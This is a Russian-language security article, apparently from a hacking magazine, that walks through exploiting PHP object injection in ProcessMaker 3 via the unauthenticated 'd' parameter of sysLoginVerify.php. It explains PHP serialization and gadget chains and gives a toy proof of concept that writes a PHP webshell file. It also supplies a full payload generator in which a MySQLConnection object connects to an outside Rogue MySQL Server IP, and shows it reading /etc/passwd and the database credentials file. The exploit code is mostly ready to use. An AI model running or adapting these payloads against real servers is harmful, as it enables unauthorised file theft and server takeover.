



aLLy  
ONsec  
@iamsecurity

# НАРУШЕНИЕ ПРОЦЕССА

ИЗУЧАЕМ ВНЕДРЕНИЕ RHR-ОБЪЕКТОВ  
НА ПРИМЕРЕ УЯЗВИМОСТИ  
В PROCESSMAKER 3

захватить можно не только базу данных, но и сервер, на котором стоит ProcessMaker. Сейчас я расскажу, как это сделать, а заодно это послужит показательным примером поиска уязвимостей в коде на PHP.

## Пара слов о ProcessMaker

Итак, [ProcessMaker](#) — это открытая система управления бизнес-процессами (BPM — Business Process Management) и рабочим потоком. У нее есть две версии: облачная (Cloud Edition) и самостоятельное приложение. Вторая, в свою очередь, делится на Enterprise и open source (Community Edition). Вот они нас как раз и интересуют.

Сама система работает на стеке технологий LAMP/WAMP (Linux/Windows, Apache, MySQL, PHP) и имеет открытый исходный код. Я буду тестировать опенсорсную версию, но поскольку ядро во всех редакциях практически одинаково, то все это должно работать и в версии Enterprise.



## WARNING

Материал адресован специалистам по безопасности и тем, кто собирается ими стать. Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

## Стенд


Как обычно, в качестве основания для тестового стенда я буду использовать Docker. Но если не хочешь заморачиваться, а основная операционка у тебя Windows, то можно этим и обойтись. В Windows установка сводится к простому запуску .exe и клацанью по кнопочке Next. Скачать подопытную версию можно [здесь](#).

Если же ты решил идти по моему пути, то готовый докер-файл всегда сможешь [скачать](#) из моего репозитория.

## Первые баги

Когда я анализирую исходники, то первым делом ищу десериализацию данных. Если нечто подобное имеется, то надо смотреть, куда приходят данные и нет ли среди них юзердаты.

ProcessMaker написан на PHP, значит, нам нужно искать вызовы функций `unserialize()`.

The screenshot shows a search interface with a dark background. At the top, a red box highlights the search criteria: "Searching 3677 files for 'unserialize\s\*\(' (regex)". Below this, several code snippets are displayed, each from a different file. The first snippet is from `D:\ProcessMaker-3_0_1_7_community\processmaker\gulliver\bin\tasks\pakeGulliver.php` and shows line 4751: `$metadata = unserialize(file_get_contents($metadataFilename));`. The second snippet is from `D:\ProcessMaker-3_0_1_7_community\processmaker\gulliver\core\Session\PmSessionHandler.php` and shows line 204: `$data = unserialize(base64_decode($data['DATA']));`. The third snippet is from `D:\ProcessMaker-3_0_1_7_community\processmaker\workflow\engine\templates\cases\cases_DynaformHistory.php` and shows lines 57 and 103, both using `unserialize($aRow['HISTORY_DATA'])`. At the bottom, a red box highlights the summary: "214 matches across 127 files".

Найденные вызовы функции `unserialize`

Результаты поиска показывают, что разработчики питают теплые чувства к этой функции. При беглом просмотре сразу натываемся на такой вот интересный файл:

### `/workflow/engine/methods/login/sysLoginVerify.php`

```
26: if (array_key_exists("d", $_GET)) {  
27:     $_POST = unserialize(base64_decode($_GET["d"]));  
28: }
```

Здесь мы можем наблюдать замечательный образец уязвимого кода, точно как из учебника. Атакующий может спокойно манипулировать параметром `d` и тем самым контролировать данные, которые пройдут десериализацию. Кроме того, этот файл участвует в процессе аутентификации и доступен любому неавторизованному пользователю.

Для успешной эксплуатации таких уязвимостей нужно найти подходящие гаджеты или их цепочки. Если ты не понимаешь, о чем идет речь, то следующий раздел специально для тебя, а те, кто в курсе, могут его просто пропустить.

## Особенности национальной сериализации в PHP

Сериализация — это перевод какой-либо структуры данных в последовательность битов, которую потом можно привести в начальное состояние. Восстановление в исходное состояние называется десериализацией или структуризацией. При этом извлечение любой части сериализованной структуры данных требует, чтобы весь объект был считан от начала до конца и воссоздан.

Такие функции полезны, когда нужно сохранить состояние каких-либо объектов для передачи по сети или записи в файл или БД для последующего использования. Например, это может быть текущее состояние авторизованного пользователя и его настроек.

У каждого языка программирования свой формат хранения таких данных, и PHP не исключение. Документацию и кучу примеров ты без труда найдешь в интернете, а здесь я коснусь только самых основных моментов.

В общем случае формат сериализованных данных следующий:

<тип данных>[:<длина>]:<значение>

Длина используется, только когда сериализуются объекты типа string, array и class.

Вот как это выглядит на практике.

### serialize-test.php

```
<?php
class Test {
    private $priv = 'priv-prop';
    protected $prot = 'prot-prop';
}
echo(serialize(new Test));
```

Результатом выполнения скрипта будет строка

```
0:4:"Test":2:{s:10:"Testpriv";s:9:"priv-prop";s:7:"*prot";s:9:"prot-prop";}
```

Формат сериализованных данных в случае класса такой:

0: <длина\_имени\_класса>:"<имя\_класса>":<количество\_атрибутов>:{<атрибуты>;}

Обрати внимание на блок **s:10:"Testpriv"**. Длина атрибута 8 байт, однако в строке указано именно 10. Это связано с тем, что в процессе сериализации учитываются модификаторы доступа. В начало названий приватных атрибутов добавляется имя класса, а в начало названий защищенных — звездочка. Эти добавленные значения окружаются нулевым байтом (0x00) с обеих сторон. Hexdump поможет нам это увидеть.

Сериализованный класс с модификаторами доступа атрибутов

Если в классе объявлен метод **\_\_wakeup()**, то после восстановления он будет вызван ([подробности](#) в документации PHP). А после того как не останется никаких ссылок на объект (например, скрипт закончит свое выполнение), вызовется деструктор класса **\_\_destruct**, если он имеется.



К примеру, у нас есть вот такой участок кода:

### **gadget-vuln.php**

```
class GadgetChain {  
    private $data = "iamtestdata";  
    private $filename = "exploited";  
    public function __wakeup(){  
        $this->save($this->filename);  
    }  
    public function save($filename){  
        file_put_contents($filename, $this->data);  
    }  
}  
var_dump(unserialize(base64_decode($argv[1])));
```

Здесь после восстановления объекта выполнится метод `__wakeup`. В нем вызывается функция `save`, которая записывает данные из атрибута `$data` в файл `$filename`.

Для эксплуатации попробуем скормить скрипту нужные нам имя и содержимое файла. Проще всего это сделать, воссоздав структуру объекта.

### **gadget-poc.php**

```
class GadgetChain {  
    private $data = "<?php system('ls');";  
    private $filename = "owned.php";  
}  
echo(base64_encode(serialize(new GadgetChain)));
```

Результатом работы скрипта будет строка, которую нужно передать скрипту `gadget-vuln.php`.


```
php gadget-vuln.php "TzoxMToiR2FkZ2V0Q2hhaw4iOjI6e3M6MTc6IgBHYW  
RnZXRDaGFpbGByYXRhIjtzOjE5OjI8P3BocCBzeXN0ZW0oJ2xzJyk7IjtzOjIxO  
iIAR2FkZ2V0Q2hhaw4AZmlsZW5hbWUiO3M6OToib3duZWQucGhwIjt9"
```

На выходе получим файл `owned.php` с нужным нам кодом. Небольшой экскурс закончен, можем возвращаться к реальному проекту.

## Поиск гаджетов

Следующий шаг — поиск магических методов в исходниках. Нас интересуют методы `__wakeup` и `__destruct`. Напускаем грег на папку с исходниками.

```
grep --include='*.php' -nRHiI "__wakeup|__destruct" ./processmaker/
```



```
./ProcessMaker-3.0.1.7/community/processmaker-grep --include='*.php' -nRHiI "__wakeup|__destruct".
./gulliver/system/class.i18n.php:400: public function __destruct()
./gulliver/thirdparty/creole/common/ConnectionCommon.php:68: * This "magic" method is invoked upon serialize() and u
arks in tandem with the __wakeup()
./gulliver/thirdparty/creole/common/ConnectionCommon.php:80: * __wakeup() method.
./gulliver/thirdparty/creole/common/ConnectionCommon.php:90: * __sleep()
./gulliver/thirdparty/creole/common/ConnectionCommon.php:105: public function __wakeup()
./gulliver/thirdparty/creole/common/ResultSetCommon.php:118: public function __destruct()
./gulliver/thirdparty/creole/Connection.php:29: * (1) Make sure that your Connection class can be serialized. See the
ConnectionCommon::__sleep() and __wakeup() implementation.
./gulliver/thirdparty/creole/drivers/odbc/ODBCConnection.php:129: public function __destruct()
./gulliver/thirdparty/creole/drivers/odbc/ODBCConnection.php:135: * up the resource when its no longer used via ODBCResou
__resource__: __destruct().
./gulliver/thirdparty/creole/drivers/odbc/ODBCConnection.php:151: public function __destruct()
./gulliver/thirdparty/creole/metadata/ColumnInfo.php:34: // when PHP's magic __sleep() and __wakeup() functions & se
alization support
./gulliver/thirdparty/creole/metadata/DatabaseInfo.php:96: function __wakeup()
./gulliver/thirdparty/creole/metadata/TableInfo.php:96: function __wakeup()
./gulliver/thirdparty/lim/lim.php:36: function __destruct()
./gulliver/thirdparty/pear/net/Curl.php:860: //[[[ __destruct()
./gulliver/thirdparty/pear/net/Curl.php:869: function __destruct()
./gulliver/thirdparty/tcpdf/tcpdf.php:2113: public function __destruct() {
./vendor/google/apiclient/src/Google/Logger/File.php:154: public function __destruct()
./vendor/google/apiclient/src/Google/Signer/P12.php:74: public function __destruct()
./vendor/google/apiclient/src/Google/Verifier/Pem.php:50: public function __destruct()
./vendor/luracast/restler/public/examples/_007_crud/DB/Serialized-File.php:24: function __destruct ()
./vendor/luracast/restler/public/examples/_007_crud/DB/Serialized-File.php:25: {
./vendor/luracast/restler/public/examples/_007_crud/DB/Serialized-File.php:26: if ($this->modified) {
./vendor/luracast/restler/public/examples/_007_crud/DB/Serialized-File.php:27: /** save data */
./vendor/luracast/restler/public/examples/_007_crud/DB/Serialized-File.php:28: $content = "<?phpn";
./vendor/luracast/restler/public/examples/_007_crud/DB/Serialized-File.php:29: $content .= 'return ' . var_export($this->arr, TRUE)
./vendor/luracast/restler/public/examples/_007_crud/DB/Serialized-File.php:30: file_put_contents($this->file, $content);
./vendor/luracast/restler/public/examples/_007_crud/DB/Serialized-File.php:31: }
./vendor/luracast/restler/public/examples/_007_crud/DB/Serialized-File.php:32: }
./workflow/engine/classes/class.memcached.php:110: public function __wakeup ()
./workflow/engine/classes/class.memcached.php:156: * __destruct
./workflow/engine/classes/class.triggerlibrary.php:162: function __destruct ()
```

### Поиск магических методов в ProcessMaker

После проверки результатов поиска я нашел несколько интересных участков кода.

**/gulliver/thirdparty/creole/common/ConnectionCommon.php**

```
032: abstract class ConnectionCommon {
033:
...
105: public function __wakeup()
106: {
107:     $this->connect($this->dsn, $this->flags);
108: }
```

**/vendor/luracast/restler/public/examples/\_007\_crud/DB/Serialized-File.php**

```
08: class DB_Serialized_File
...
24: function __destruct ()
25: {
26:     if ($this->modified) {
27:         /** save data */
28:         $content = "<?phpn";
29:         $content .= 'return ' . var_export($this->arr, TRUE)
30:         file_put_contents($this->file, $content);
31:     }
32: }
```

**/vendor/luracast/restler/vendor/Luracast/Restler/Restler.php**

```
0025: class Restler extends EventDispatcher
0026: {
...
1307: public function __destruct()
1308: {
1309:     if ($this->productionMode && !$this->cached) {
1310:         $this->cache->set('routes', Routes::toArray());
1311:     }
1312: }
```

Второй найденный кусок я сразу отмечаю, так как этот файл — просто один из примеров использования API-фреймворка Restler и он точно нигде не вызывается. А вот первый и третий — интересные экземпляры.

Теперь нужно определить, можем ли мы использовать найденные классы в контексте уязвимого скрипта. Не все они используются при работе приложения в нужный нам момент. И если класс не загружен, то после десериализации ты получишь объект неопределенного класса `__PHP_Incomplete_Class`. Разумеется, эксплуатация в таком случае невозможна.


Чтобы найти классы, которые используются в данный момент, и понять, какие из них имеют интересующие нас магические методы, я внедряю вот такой мини-сниффер:

```
foreach (get_declared_classes() as $value) {  
    if(in_array("__destruct", get_class_methods($value))) {  
        print($value.">__destruct".PHP_EOL);  
    }  
    if(in_array("__wakeup", get_class_methods($value))) {  
        print($value.">__wakeup".PHP_EOL);  
    }  
}
```

Этот кусочек кода выводит информацию о загруженных в данный момент классах, которые имеют методы `__wakeup` и `__destruct`.

Естественно, такой метод подходит, только если есть доступ к рабочему стенду и возможность редактировать исходники.


Добавляем сниффер в уязвимый файл.



```
25  
26 if (array_key_exists("d", $_GET)) {  
27     $_POST = unserialize(base64_decode($_GET["d"]));  
28 }  
29  
30 foreach (get_declared_classes() as $value) {  
31     if(in_array("__destruct", get_class_methods($value))) {  
32         print($value.">__destruct".PHP_EOL);  
33     }  
34     if(in_array("__wakeup", get_class_methods($value))) {  
35         print($value.">__wakeup".PHP_EOL);  
36     }  
37 }  
38 die();  
39  
40 if (!isset($_POST)) {  
41     G::header('location: /sys/' . $lang . '/' . SYS_SKIN . '/' . 'login/login');  
42 }  
43 if (isset($_SESSION['sysLogin'])) {  
44     $_POST['form'] = $_SESSION['sysLogin'];  
45 }  
46  
47 require_once 'authentication.php';
```

Сниффер для определения загруженных классов

Так как среди функций уязвимого файла есть редирект, то я добавил еще функцию `die`, для того чтобы увидеть результаты работы скрипта. Если тебя не устраивают такие категоричные методы, то можно просто записывать результаты работы скрипта в файл через `file_put_contents`.



Список загруженных классов при прямом вызове скрипта


Как и ожидалось, при прямом запросе файла список классов небольшой. Однако если посмотреть на вызов этого файла в контексте обычной работы движка, то можно увидеть, что интересных классов тут уже гораздо больше.

/gulliver/bin/tasks/templates/sysGeneric.php.tpl

```

203:     if ((SYS_TARGET==='sysLoginVerify') || (SYS_TARGET==='
'sysLogin') || (SYS_TARGET==='newSite')) {
204:         $phpFile = G::ExpandPath('methods') . SYS_COLLECTION . "/"
. SYS_TARGET . '.php';
205:         require_once($phpFile);
206:         die();
207:     }
208:     else {
209:         require_once( PATH_METHODS . "login/sysLogin.php" );
210:         die();
211:     }

```



Список загруженных классов при работе скрипта в контексте движка



К сожалению, третий найденный кусок кода нигде не фигурирует. А жаль, выглядит многообещающе.

Зато у нас имеется такой класс, как **MySQLConnection**. И если мы глянем на его исходный код, то увидим, что это наследник найденного ранее **ConnectionCommon**.

**/gulliver/thirdparty/creole/drivers/mysql/MySQLConnection.php**

```
36: class MySQLConnection extends ConnectionCommon implements Connection {
```

Напомню, что метод `__wakeup` вызывает `connect`.

**/gulliver/thirdparty/creole/drivers/mysql/MySQLConnection.php**

```
41: /**
42:  * Connect to a database and log in as the specified user.
43:  *
44:  * @param $dsn the data source name (see DB::parseDSN for
syntax)
...
50: function connect($dsninfo, $flags = 0)
...
56:     $this->dsn = $dsninfo;
57:     $this->flags = $flags;
...
64:     $dbhost = $dsninfo['hostspec'] ? $dsninfo['hostspec']
: 'localhost';
...
69:     $user = $dsninfo['username'];
70:     $pw = $dsninfo['password'];
...
77:     if ($dbhost && $user && $pw) {
78:         $conn = @$connect_function($dbhost, $user, $pw);
79:     } elseif ($dbhost && $user) {
80:         $conn = @$connect_function($dbhost, $user);
81:     } elseif ($dbhost) {
82:         $conn = @$connect_function($dbhost);
83:     } else {
84:         $conn = false;
85:     }
```

Он подключается к базе данных, которая указана в переменной `$dsninfo`. А ее мы можем сформировать и передать в процессе десериализации.

Допустим, мы сможем подключиться к подконтрольному MySQL-серверу, а что дальше? Здесь в дело вступает мой любимый [Rogue MySQL Server](#), о котором я неоднократно рассказывал. Он позволит нам прочитать файлы с сервера, где установлен ProcessMaker.

Но сначала нужно написать скрипт, который будет генерировать пейлоад для подключения к нашему MySQL-серверу. Сделать это проще простого. Набросаем для начала каркас эксплуатируемого класса. Нужно будет объявить все используемые при восстановлении переменные, при этом соблюдая их области видимости.

```

1: <?php
2: class MySQLConnection {
3:     protected $dsn;
4:     protected $flags = false;
5: }

```

Естественно, значения переменных нужно установить, исходя из наших потребностей.

Свойство `$dsn` попадет в функцию `connect`. Там оно интерпретируется как массив с параметрами для подключения к базе данных. Заглянем чуть выше: нам нужны ключи `hostspec` (адрес хоста), `username` (имя пользователя), `password` (пароль), `database` (название базы данных) и `encoding` (кодировка).


А сам класс нужно сериализовать и закодировать в Base64, так как скрипт ждет данные именно в таком формате. Вот полный код генератора пейлоада.

```

01: <?php
02: class MySQLConnection {
03:     protected $dsn = [
04:         "hostspec" => '139.162.150.122',
05:         "username" => 'whatever',
06:         "password" => 'whatever',
07:         "database" => 'whatever',
08:         "encoding" => 'whatever',
09:     ];
10:     protected $flags = false;
11: }
12: echo(base64_encode(serialize(new MySQLConnection)));


```

Запускаем Rogue MySQL Server, выполняем наш код и отправляем на сервер строку, полученную в параметре `d`.




Успешная эксплуатация ProcessMaker 3. Прочитан файл `/etc/passwd`

Вот и содержимое `/etc/passwd`. Если настройка и установка ProcessMaker выполнялась по официальной инструкции, то можно попробовать прочитать файл `/opt/processmaker/shared/sites/workflow/databases.php`. В нем находятся данные для подключения к базе данных.



### Успешная эксплуатация ProcessMaker 3. Прочитан файл /etc/passwd

Вот и содержимое /etc/passwd. Если настройка и установка ProcessMaker выполнялась по официальной инструкции, то можно попробовать прочитать файл /opt/processmaker/shared/sites/workflow/databases.php. В нем находятся данные для подключения к базе данных.



### Успешная эксплуатация ProcessMaker 3. Чтение конфигурационного файла

Я думаю, ты найдешь, что делать с этой информацией дальше. Например, если брать версию для Windows, то там из коробки доступен **phpmyadmin**, по одноименному адресу.